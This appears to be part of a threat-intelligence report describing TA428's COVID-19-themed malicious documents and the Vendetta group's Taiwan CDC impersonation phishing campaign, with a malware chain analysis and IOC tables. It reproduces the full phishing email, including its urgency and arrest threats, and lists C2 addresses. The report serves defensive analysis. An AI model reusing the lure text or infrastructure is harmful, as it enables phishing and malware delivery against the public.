
TA428 was first identified by Proofpoint in July 2019 through an activity named "Operation LagTime IT," which was reportedly operating on behalf of the Chinese government[4]. The adversary has conducted operations against government agencies in East Asia. Specifically, these campaigns targeted East Asian government information technology support organizations, domestic and foreign affairs, economic development, and political processes. In past campaigns, the adversary used Microsoft Equation Editor exploit CVE-2018-0798 to drop a new malware family that Proofpoint first documented as "Cotx RAT." Overall only a small amount of activity has been publicly reported on the group, and these findings are potentially an indicator of renewed operations.

Mongolia Ministry of Health Spoofing

We assess with moderate confidence the following malicious activity originated from the APT known as TA428. The newest activity is originating from a malicious document themed around the COVID-19 global infection rates. Specifically, our findings contain technical details around the February activity in addition to samples previously used maliciously in early January.

A multitude of new and similar malicious documents have been identified recently that communicate with the same IP address originally reported by Proofpoint - 95.179.131[.]29. The rich text format (RTF) document (c83c28add56ec8cad23a14155d5d3d082a1166c64ea5b7432e0acaa728231165) was automatically analyzed by the OTX sandbox on February 20, 2020. We assessed this document to be a new file from the same adversary due to the reuse of infrastructure, theme types, and malicious behavior. The document poses as a "Daily Update" notification originating from the Ministry of Health in Mongolia with details on COVID-19.

[4] www.proofpoint.com/us/threat-insight/post/chinese-apt-operation-lagtime-it-targets-government-information-technology



COVID-19
Daily update [FOR INTERNAL USE ONLY]
Ministry of Health Mongolia
Date: 17 February 2020, 01.00 pm (Ulaanbaatar time)

GLOBAL SITUATION(Table 1)

	WHO*		MOH, PRC**		MoH, Mongolia	
	total	new cases in the last 24 hours	total	new cases in the last 24 hours	Total	new cases in the last 24 hours
Number of confirmed cases	51857	1278	70586[¤]	2002	-	-
Number of deaths	1666	142	1770	104[¤¤]	-	-
Number of suspected cases	NA	NA	8228	-1918	137	1
Number of severe cases	NA	NA	11272	219	-	-
Number of recovered cases	NA	NA	10773	1348	-	-

[¤] Clinically confirmed cases in addition to the lab confirmed cases
[¤] Lab confirmed cases

A total of 683 (157 cases in the last 24 hours) confirmed cases have been reported in 25 countries outside China. Thirddeath outside China is reported in France. 355confirmed cases reported in Diamond Princess

Figure 18. Malicious document with COVID-19 theme, capture from OTX.

Another document that related to new activity from the adversary was first added into the OTX sandbox on January 9, 2020. Notably, in the days following its initial appearance there was false attribution by the community linking it to ICEFOG, a separate Chinese APT. This confusion may have occurred because the obfuscation tools are likely shared by multiple, associated adversary groups. (This speaks to the complexity nation-state sponsored advance persistent threats, APTs.)

TA428 remains generally under-reported, but it is active in operations against East Asia governments and IT organizations. With new activity based around the COVID-19 pandemic, the group continues with effective lure themes and likely some amount of success in the region.

Indicators of compromise associated with this campaign

IOC TYPE	INDICATOR	DESCRIPTION
SHA256	c83c28add56ec8cad23a14155d5d3d082a1166c64ea5b7432e0acaa728231165	Document
SHA256	0eb7ba6457367f8f5f917f37ebbf1e7ccf0e971557dbe5d7547e49d129ac0e98	Document
SHA256	02dec90a18545d4bfbac5de19c6499142e141c3c0abaecdc8ac56b8eede167aa	Dropped PoisonIvy
IP Address	95.179.131[.]29	C2 IP

Vendetta Group

(Intelligence provided by ElevenPaths)

Following the recent discovery in April 2020 of a new player on the cybercrime scene called Vendetta, we have observed it has been very prolific and focused on email campaigns primarily using the COVID-19.

Vendetta targets are distributed globally. Their attacks have been detected in countries such as Australia, Mexico, Egypt, Romania, Austria, and China. Vendetta chooses its targets from the technological, business, and government sectors who handle sensitive information. They show remarkable skills during the targeting phase by the selection and analysis of their selected targets.

The standard attack procedure consists of sending malicious emails containing an attachment with malware that allows total control and theft of information from the victim's system. They show a highly accurate

design of the phishing emails, paying close attention to the details, using a well-studied and targeted message that considers the global context on which the deception is based.

The malware they use is usually not of their own development, rather it is of commercial quality, versatile, and has a low detection rate by antivirus systems thanks to the usage of packers and final payloads in memory. The malware tool installs remote access capabilities, usually .NET samples, using unknown and known packers in multiple layers that inject in memory different modular remote access tools (RATs). Finally, the malware enables the intruder to have total remote control and persistence. The Vendetta group has been observed using compromised websites and also proprietary infrastructure for alternative delivery methods.

Vendetta COVID-19 campaign

We have analyzed a campaign carried out by this group in early May and within the COVID-19 context. Below, we describe the analysis of a phishing email attack impersonating the director of the Taiwanese Centers for Disease Control and Prevention (CDC). As a result of the analysis, we discovered more than 134 malware samples, as well as multiple URLs and domains related to the Vendetta group.

Taiwan CDC Director Impersonation attack

As we can read in the email, the content appears to be signed by Chou Jih-haw, general director of the Taiwan CDC. We assess the campaign is targeting the general public (citizens of Taiwan) by urging citizens to take a COVID-19 test at a Taiwan CDC location.


台湾疾病预防控制中心的最终通知

疾病管制署 <notices@cdc.gov.tw>
Para undisclosed-recipients:

cdc.pdf.iso.

Taiwan Centers for Disease Control
衛生福利部疾病管制署

關於CDC 傳染病與防疫專題 預防接種 國際旅遊與健康

⚠注意 嚴重特殊傳染性肺炎（COVID-19，武漢肺炎）

亲爱的收件人，

我的同事已较早与您联系，但未收到您的答复。

上周初，您所在地区有3例确诊的COVID-19病例，其中一名患者在过去14天中将您列为她的身体接触者之一。

根据接触追踪方法和基于台湾疾病控制中心的法律，我们强烈建议您提交自己进行COVID-19测试。

随面附上与台湾疾病控制中心预约的必要信息。

请正确阅读指南，并确保自己接受测试，否则可能会导致逮捕和起诉。

如果您对此电子邮件有任何疑问，请随时与我联系。

问候，

Chou Jih-haw

台湾疾病预防控制中心
台湾台北市中正区林森南路6号10050

隱私權保護 | 資訊安全 | 著作權聲明 | 政府網站資料開放宣告 | 雙語詞彙 | 電子報 | 署長信箱

Copyright © 2019 衛生福利部 疾病管制署 All rights reserved.

Figure 19: CDC director impersonation email, provided by ElevenPaths.

The translated email is show in figure 20.

From: Disease Control Agency
Subject: Final notification from the Centers for Disease Control and Prevention in Taiwan
Attachment: cdc.pdf.iso;tc.png;TW1.JPG;TW2.JPG;ca1.JPG;

Dear recipient,

My colleague has contacted you earlier but has not received a response from you.

Early last week, there were 3 confirmed cases of COVID-19 in your area, and one of the patients listed you as one of her physical contacts in the last 14 days.
Based on the contact tracing method and the law based on the Taiwan Centers for Disease Control, we strongly recommend that you submit yourself for COVID-19 testing.
Please find attached the necessary information for making an appointment with the Taiwan Center for Disease Control.

Please read the guidelines correctly and make sure you take the test yourself, otherwise it could lead to arrest and prosecution.

If you have any questions about this email, please feel free to contact me.

Greetings.

Chou Jih-haw

Taiwan Centers for Disease Control and Prevention
No. 6, Lin Sen S. Rd., Zhong Cheng District, Taipei, Taiwan 10050

Figure 20: CDC Director Impersonation email, provided by ElevenPaths.

It needs to be noted the quality and the attention to the detail of the email — this is a key characterization of the Vendetta group. This attention to detail is quite unusual in regular phishing campaigns which usually contain typographical errors, grammar mistakes, etc. This helps assess how specific the attack was in targeting and the effort the Vendetta group puts into attacks.

The email contains an attached file titled cdc.pdf.iso, which contains the malware the attackers have used to infect the victims.

Malicious Attachment Analysis

Once the malicious file cdc.pdf.iso has been decompressed, we obtain the file cdc.exe, which is a file developed in .NET and packed using an unknown packer (see figure 21). The name of this threat is RoboSki.




Figure 21: cdc.exe, provided by ElevenPaths.

As we can see in the screenshot shown in figure 22, the malware uses a section of the binary to hide other components used by this sample. This is a method commonly used by Vendetta.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations ...	Linenumber...	Characteristics
00000178	00000180	00000184	00000188	0000018C	00000190	00000194	00000198	0000019A	0000019C
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
;@¬Re||	000649C8	00002000	00064A00	00000400	00000000	00000000	0000	0000	E0000040
.text	00035518	00068000	00035600	00064E00	00000000	00000000	0000	0000	60000020
.rsrc	0001CF78	0009E000	0001D000	0009A400	00000000	00000000	0000	0000	40000040
.reloc	0000000C	000BC000	00000200	000B7400	00000000	00000000	0000	0000	42000040
	00000010	000BE000	00000200	000B7600	00000000	00000000	0000	0000	60000020

Figure 22: The malware uses a section of the binary to hide other components, provided by ElevenPaths.

Once the sample is executed, the malware creates a DLL in-memory that contains a PNG image, which embeds the shellcode encrypted in the pixels of the image (see figure 23).




Figure 23: PNG image, which contains the shellcode encrypted in the pixels of the image, provided by ElevenPaths.

After the shellcode has been executed, the malware will drop the next payload in the memory. We can see ReZer0 malware, packed using Eazfuscator in figure 24.




Figure 24: ReZer0 Malware, provided by ElevenPaths.

After we observed a series of memory dumps of different obfuscated payloads and analyzed those payloads after they were unpacked, we concluded that the final payload contains the malware Nanocore RAT as you can read on the project name shown in figure 25.




Figure 25: Final payload contains the malware Nanocore RAT, provided by ElevenPaths.

Indicators of compromise associated with this campaign

IOC TYPE	INDICATOR	DESCRIPTION
SHA256	0aa87ed22e193e1c6aa9944cf1b9e88ec4ae6a5b3f975e3fb72c0f5b06b864f2	1349628.eml Email with malware attachment
SHA256	51B0165FBA9CF8E0B7BFEBDC33E083ECC44D37CDBB15B5159B88B71E52B0255B	cdc.pdf.iso Zipped file containing malware
SHA256	d5d3cf535b3313077956d5708225cf8029b039ed0652ee670ce25ea80d2b00c0	Cdc.exe .NET packed PE file containing malware RoboSky attributed to Vendetta Group
SHA256	19B5353BF8A69A64536C865A4890B69EE1DCD59445968E1CFD94C62E1A97B11E	Cdc.exe_unpacked.exe Unpacked .NET packed PE file containing Nanocore malware
IP Address	172.111.188[.]199	C2 Destination

Connection to Vendetta Group

The attribution of the malicious attachment to the Vendetta group is done taking into account the following aspects:

The attack profile observed to Vendetta group always includes the same pattern:

- High quality crafting phishing email
- .NET Malware RoboSki as first stage of malware
- Memory observation of Rezer0 Malware
- Rezer0 drops in memory the next stage of the attack, in this case Nanocore RAT

C2 IP: 172.111.188[.]199 used previously by this group.

Program database (PDB) path that contains a username named Vendetta (see figure 26)

```
\Windows.Core(2).dll: C:\Users\Vendetta\source\repos\Windows.Core\Windows.Core\obj\Debug\Windows.Core.pdb
\Windows.Core.dll: C:\Users\Vendetta\source\repos\Windows.Core\Windows.Core\obj\Debug\Windows.Core.pdb
```

Figure 26: Pdb path containing a username named Vendetta, provided by ElevenPaths.

- Common resources in the samples used by this group: the project CxFlatUI is used by Vendetta group as code base to create his threats. CxFlatUI, is an open source project that can be found in GitHub, owned the user "HuJinguang".i (see figure 27).




Figure 27: Common resources, provided by ElevenPaths.

- As a result of the use of CxFlatUI project as code base, EXIF metadata with CompanyName and FileDescription values match with other samples belonging to this group (see figure 28)

Property	Value
Comments	
CompanyName	HuJinguang;Zeje
FileDescription	CxFlatUI
FileVersion	1.0.0.2
InternalName	GrReicgPrWYpLqv.exe
LegalCopyright	Copyright © 2019
LegalTrademarks	
OriginalFilename	GrReicgPrWYpLqv.exe
ProductName	CxFlatUI
ProductVersion	1.0.0.2

Figure 28: CompanyName and FileDescription values, provided by ElevenPaths.

- Additionally, the malware genetics database Intezer identifies genes and strings that belong to the Vendetta group in the analyzed sample

Using the unique features mentioned above, we were able to obtain 134 samples that could be directly related to Vendetta, used from May 3-9, 2020.

The tools used by the Vendetta group include but are not limited to: Nanocore RAT, AgentTesla, Remcos, Formbook, and ReZer0. We also found Azolurt, Warzone RAT (Ave Maria), and Hawkeye, as well as some generic malware samples. They use different manual packers, including known packers such as ConfuserEx, Eazfuscator, IntelliLock, and iLProtector.

The following picture shows the cluster graph resulting from the genetic analysis of the 134 samples related to Vendetta. It shows how this group uses the different types of RATS that we have identified as belonging to the Vendetta arsenal.




Figure 29: Cluster graph of the genetic analysis of the 134 samples related to Vendetta, provided by ElevenPaths.

In our analysis, we also found a sample that does not meet the usual pattern of Vendetta, as it is not an executable compiled using PE32 executable for MS Windows .Net. Instead we found a MZ for MS-DOS. The languages detected in the resources of this binary include British English and American English, when generally that value is neutral in the samples analyzed in .NET. As far as the certificate is concerned, there is a chain of certificates, but it ends in an unreliable root certificate.

Indicators of compromise associated with this campaign

TYPE	INDICATOR	DESCRIPTION
SHA256	080ff06496d8b6b5e6307059e378ed7052e381a6f130d89385c778edf32ae996	Vdnoenr.exe Predator the Thief
SHA256	9fbb3df3c9b58626be3f9e66e8b4abd811a8069839374ade15cc405eb3b4d816	sr3S0CjtBE.exe Vdnoenr.exe unpacked
Mutex	cjF0OHM0	Mutex Created
Mutex	IESQMMUTEX_0_208	Mutex Created
Domain	bbc-news-uk1[.]space	DNS Resolution

We can also observe strings related to Autoit, widely used to build the initial dropper (popular for its anti-virus evasion features).

Once the dropper has been analyzed, we observe it has been packaged using mpress_packer 2.19 containing a large amount of the Predator the Thief malware code, a very versatile commercial infostealer, popular for its bread of features and its modular design.

After the analysis of the communications made by the 134 related binaries, several IOCs associated with the Vendetta Groups malicious infrastructure have been obtained.

After the analysis, we can conclude that the Vendetta group stands out, not so much for the use of very new pieces of malware, since they generally work with commercial products from the malware market, but rather because they put special emphasis on the recognition and preparation phases. They select targets for specific campaigns and use specific content, in this case the one caused by COVID-19, to play in their favor. As

mentioned above, Vendetta prepares emails with great attention to the details and care, both visually and in terms of the content, using different languages and using a tone of urgency and authority that undoubtedly increases the chances of success in this type of attack.

Indicators of compromise associated with this campaign

TYPE	INDICATOR	DESCRIPTION
SHA256	bcaf5698e3d5291c284e0ea40deec27e69c4942049f1c90a4e334e066485dfa9	Agent Tesla
SHA256	b2bccd13743ac9153a8b731af82d6b19fa7395dd16596a3b5f783f1092419c3a	Remcos,Az0rult
SHA256	92632fa88b730e2593837c7d51884384dcf8c887fd4b8d3cc6741d12ae9cd347	Nanocore
SHA256	c068b1a7379f95ee883cd4ed9639bb2b28c380934f3bc0e0c7be97ad808c7b8a	Nanocore
SHA256	147e92a20eaa350aef112cd3110af132aa9667af4e8eb90d345d4b7da8cea95c	Agent Tesla
SHA256	b26960e8083466e40ebbfcc6dfe93c4080a516d6260e1a2900ce7649fc44442e	Agent Tesla
SHA256	c315112980543e9046f7b3167586d3a5ba25734aac85679542adaca7867f3ef7	Agent Tesla
SHA256	713c780c42db40b3456b797e578c889f19a915441a428277aaa8235dfecd0142	Nanocore
SHA256	20eb672944019e3a3520f9c3bac67acbfff3700fa27aec05bfe96129a77b6437	Agent Tesla
SHA256	bbf20efcdbae1950b49b4f121f17baee19a5d638983e96a954bd6e602fb35b16	GEN RAT
SHA256	0f525a06128b217d0081ee6d81a2d2fe04e9ecd20cf0e0fa7c99aaa9ed83154d	GEN RAT
SHA256	f4f76522a5a1a8f056d53bfea97293f503b6bc703cf37ff60dd8b47f47ecaaaa	Agent Tesla
SHA256	dcaf6aed333996a431610306d24a90e7bb27035cdeb93901c1e1b00626877e78	Agent Tesla
SHA256	736d65eea1acec603391ea9dc50b880c83a1ef4de69cdc6649e79dab9eeea392	Formbook
SHA256	12025c0f03e21ce62c476f6d5a95d3de80ef8ad59fc3a552550d0c9e927458e4	Agent Tesla
SHA256	42e7b0bc64037556ec415d6f869b09205a85d746550ad196c07d4be7ae739155	Nanocore
SHA256	2fdeeae131f4bc6dd0fb7e2ebdcc379fadf314203f0de0e2b1e4a90aabf20b1f	Vendetta
SHA256	1eda6158b488a4f6635255b406b59933d4dc6877e1cac1bb85e1d9bfd9cd7f62	Agent Tesla
SHA256	e4bb158234319609a3d891e08f7ae6d6deee7fac7138639a8954dae5f281eea8	NetWire RAT
SHA256	90a9045fefcc8463e698c79a594247fa002b0badf6846b200eef6a8bf47ca53d	GEN RAT
SHA256	170914b423f415bdf562a5ee3eff48808d4b0731013bcdf870bfdf2bcded8caa	Siplog
SHA256	8e9d9d8dfe961ede4406310aefed0eab63e52f29ad2c557eed012e298e644a43	Formbook
SHA256	e67f30ee8be83b021b5ba3ebe65e610fc1a50ce3f3cb1c081f62ada165d84186	Agent Tesla
SHA256	7f84806700f99b46ccda77e5a87922e88cb5bf5694624455cc040324524a6f86	Nanocore
SHA256	6e53e6f7bd88850c3771be189fb16601e0f2bcbf6f80a7baa7990bbc77e28491	Nanocore
SHA256	d65c09f664bfd72f66e988c6a83bb29f94ab3c22968f76977f3d30500848f621	Nanocore
SHA256	3e7e66fbf0442436122d17de23a4ff3b217edd9111c97eec4e05e22b2fe72046	Agent Tesla
SHA256	123d231401b30d6f5ea191832456133eba46c1d77ac5717ee4a3abe050f1664b	Agent Tesla
SHA256	cd41beb4d2b564bf1a91656755247e37487c7dd24d22cae84c9de2428535c7c0	Agent Tesla
SHA256	9a09ddc92cdd2f9ef6f019b075c62ea781778ac50850b5c79dc9f5a000a2da8b	GEN RAT
SHA256	148cadfe967abcc303b8deecbbb030efd3ee9b49424246b8975f8f7e54ae2c36	unknow
SHA256	f37fbb193f6ba57d318e7f5333fa7870282de9b3322e024c65d89977d2ec594c	Agent Tesla
SHA256	0360c343788f8fe1ec3e57514ee4ced37503c9271741ce3688afe5086135f8f0	Loki
SHA256	7e9657bb8f4920565b2cbdc1add6d78026fc4e8047632ba077463e5991e105ee	Formbook
SHA256	60ad4364f4a6c17082d929b810116a71e6730ed7ad0ca750624976b043f04499	Nanocore
SHA256	4203720a4d4d988958a592e89d937e987e95fe7d8b7417a70d88ff62c5dbd77b	Agent Tesla
SHA256	e64c94e34a8b4174fe920c0968019f46574d172bc270a424d66a80295694a7d7	REMCOS
SHA256	060a16518824101a132d9816abde0b03fec08b29beb9415c217ec0e1f2cf7793	Agent Tesla
SHA256	20edc5b15578c2714fd64a6577a5bd1fbbb13434dc2e900e3b7c568537206050	Loki
SHA256	0eb506623215bfd28e3f1b9f7f34b0fc254b0a2fe8a91f5cd0a62f26bd739169	Agent Tesla
SHA256	1a1025e072db46f1c469e3d9758147a97a57bc33da3ab2c0e2d93c52759176bf	Formbook
SHA256	73521003fe09aecd04a3b01d252a3c49037c35c188c8a19624fe6367a6f2cc00	Nanocore

SHA256	539900a999853a6783c7e700987248efd3307604d5ca3cc4bdc3e69cf3489e06	GEN RAT
SHA256	8fae14da82a6d0df4b14d205e91bb068cb57c79c8267b8a50fc12a07da395b50	Hawkeye
SHA256	0b44ede8d91f14918ec469990ff81f496d85fed73b744f317928f1bfb92463d1	Agent Tesla
SHA256	766f2988c9aae96c380e1628fefdd981c84ce9cf7fbbdd8dc03c365377443c2c	GEN RAT
SHA256	286add28a79440668077a7d762ee81ee169f1c08daa27bc680dbf8c8832d2785	Formbook
SHA256	d5f347be26d404ab0fb1ea2eb8b2d4d3fd308306952129c871e03bd916818c8d	Agent Tesla
SHA256	e30672336261f66449f9e3e1f7e4fd6ba381e6046cdb5c9ba0088c576aca5176	Agent Tesla
SHA256	1d748a0cc73a641e1d10a372a2f47901527f759cbe540109068323315a2f63c0	Agent Tesla
SHA256	d5d3cf535b3313077956d5708225cf8029b039ed0652ee670ce25ea80d2b00c0	Nanocore
SHA256	219760dead477932b0a969b38ecc8d7ee41b2da4de72f32700f905cd705c340f	Agent Tesla
SHA256	f4ad5a582c73b80900d35c87421f1d6076cd4fe994b65417223aedaab76b806e	Agent Tesla
SHA256	2f9b92ba539de2cd1fdd35725fb144f72e4809d9c43dd79a6e2fb403ea07001c	Agent Tesla
SHA256	774cabba771d38532276d09fea65d562a9eac297737d74e937695877d21f1958	Agent Tesla
SHA256	5a67dee45b2e60de47e22739c8be8614f31cdb4acbaf554f37d06ea41ddd8762	Formbook
SHA256	97b8bdb2c3d831301d68b883fea274703bd497462caa192f6a09130a0f42d10c	Vendetta
SHA256	201aab86deb0b609b895f6934d5a87b56384cdf01dbfce5e5bb2e970f91bb919	Agent Tesla
SHA256	4e59193170ad7a1da7d91bea0028bb8107a3a305cd91a353822e23924ceda25b	Siplog
SHA256	2a07d219f5444c0bdf0942f2157f623efc400dcba8594d3eafa2f5dc0fd5836b	unknow
SHA256	5521ef291f90c10acfd6e796a6ad2cb099a14da80bd09c6e8ffe0710c8eb547c	Loki
SHA256	f57374520bfbf5f5afbbfe8c8cf762f95e05cf050fe959d731d49b77f4776cba	REMCOS
SHA256	e2d6119bb484c9e5f5a7107b4687553416208badbb881df4328bec5146d08509	Agent Tesla
SHA256	0598b4ce2460676755245bad49490a9c94ae85a074c2242adfa65c52b0ad3796	Agent Tesla
SHA256	3eeedb9932e7f8b09dfb11dd48a50cb473ec777e1c7d0cf1ce6c21623e86549a	GEN RAT
SHA256	d6a03be138abc31b13e2c70092dfd8ee73e59a52c5881fe2ac477f9c9cec539e	Agent Tesla
SHA256	e16ba0ace7b0abc8bf1cd0d89ecb591ce94210cb2192196a756fe1c554e03d62	Agent Tesla
SHA256	705e6b3291082ab445e179e9e65464f3d7809f266ca5644707f67b59c531ab43	Vendetta
SHA256	3996059fe34930b9d9f584bda6d7e784a2295ae3d988255e97857b9928b5c955	GEN RAT
SHA256	424ffe0e02a6f89682d55c7e051538705a067dbb87ad5daa9379ac70593da268	Agent Tesla
SHA256	016b1bc90d2a25f17ae03f0a29bf8297dfd33fd718e02e318f4a64d192fceb60	Siplog
SHA256	5de3d93e65bc78582772de69a6663ccef69fa056f9cf7fe44cd3011d03104b59	Vendetta
SHA256	af9ff2feb141ada2c8ca807fb12326dcb0d377d372d13955c33ca6aef378b387	Hawkeye
SHA256	d3ccfc7eefe685bc703f2975cde7560c851f7e28f8fac127baf54b24ede4ca91	Agent Tesla
SHA256	199528b69b42d1af70f525973be5e53bcd16c19b39a117cfaa27ba1a515723f8	Vendetta
SHA256	b3347d03d6ab008c67cb3c819b545ea82fd5d0eb8e92050af7daebb35c803ad4	Agent Tesla
SHA256	5a0e68a086ea94b7601121e52f03bb29faab5d1da95ced80a11218034e8d2944	Vidar
SHA256	01c7dd686988aded4a1730159eaaa2f4ecfb9f53dc93a3f9ba0503b7698aa454	Vendetta
SHA256	2ae8f7e54b2c1568faa2071facfbab5f1f66e77cca38fd755c66c56f048abab3	Vendetta
SHA256	7f98aba8439fcc1f2b54cbb1a12f1a8f4752d65e0fb8ee7fbdd206e2f0db5b99	Vendetta
SHA256	6c22a397528ff1fe394044d94134af1d81ab8ef5ce82dd65283586ac6d9319c0	Nanocore
SHA256	d79ff402299dcf2d71c104beb763f0e3893eb857622cc07d8969aa08541950f9	Formbook
SHA256	15b7b01be91b632db911f41473c68e5d3d1e705f1738214aa2827b8f6b060b87	Kpot
SHA256	cf27ba547b3b778e771324406fd4e95b992a1664826d179cf7af0d4f8dd1bc0a	Agent Tesla
SHA256	43ca549fc5b4e817a872ea9d53f1a17949a7a2d80d67a2b2f37907b021da818b	RedLine Stealer
